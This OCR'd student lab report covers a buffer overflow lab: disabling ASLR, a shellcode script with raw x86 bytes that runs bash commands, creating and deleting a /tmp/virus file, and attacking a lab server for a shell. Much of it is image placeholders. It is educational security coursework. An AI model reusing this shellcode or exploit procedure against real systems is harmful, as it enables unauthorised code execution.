
HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:


LAB 07: Buffer Overflow Attack – Server Side:

Turning off Countermeasures :

In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file, as follows:





Make and make install:



HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Docker config:






HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Task 1 :

The shellcode runs the "/bin/bash" shell program (Line), but it is given two arguments, "-c" (Line) and a command string (Line). This indicates that the shell program will run the commands in the second argument. The ∗ at the end of these strings is only a placeholder, and it will be replaced by one byte of 0x00 during the execution of the shellcode. Each string needs to have a zero at the end, but we cannot put zeros in the shellcode. Instead, we put a placeholder at the end of each string, and then dynamically put a zero in the placeholder during the execution.


We will use a.32 out to create a file virus and then delete using a.64 out.



A32out:
ls command list files and output hello 32 and user information 2.

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

A64.out



Create a file virus in tmp using a.32 out and delete using a.64 out and output shown ():
A32 code

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:


shellcode_32.py
~/Documents/lab7/Labsetup/shellcode

server.c | stack.c | Makefile | call_shellcode.c | shellcode_32.py | shellcode_64.py

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "echo 'create a file virus'; /bin/touch /tmp/virus         *"

   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

A64 code: ()

Code no tmp. file present before execution:




HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Virus file created after a.32 out:


```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
Temp-00bdd964-56a3-446c-a191-1c7584467ae5
_MEIvkUgul
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsvQf
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabj
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
g
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
virus
```

Code change in a64 to delete virus file:



Make executable run and check if file deleted:

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:




TASK 2: Level 1:


Ebp and buffer address same multiple times which means address randomization is turned off. Our first target runs on 10.9.0.5 (the port number is 9090), and the vulnerable program stack is a 32-bit program . We create and feed the badfile and then first obtain a shell and then a reverse shell:

First check the random address m is off and we can see that is returns the same location on running multiple times:

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:



File or echo it returns properly
Make badfile 517




Virus file is generated.

The modifications to the code can be seen below:

Changes in code:

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:



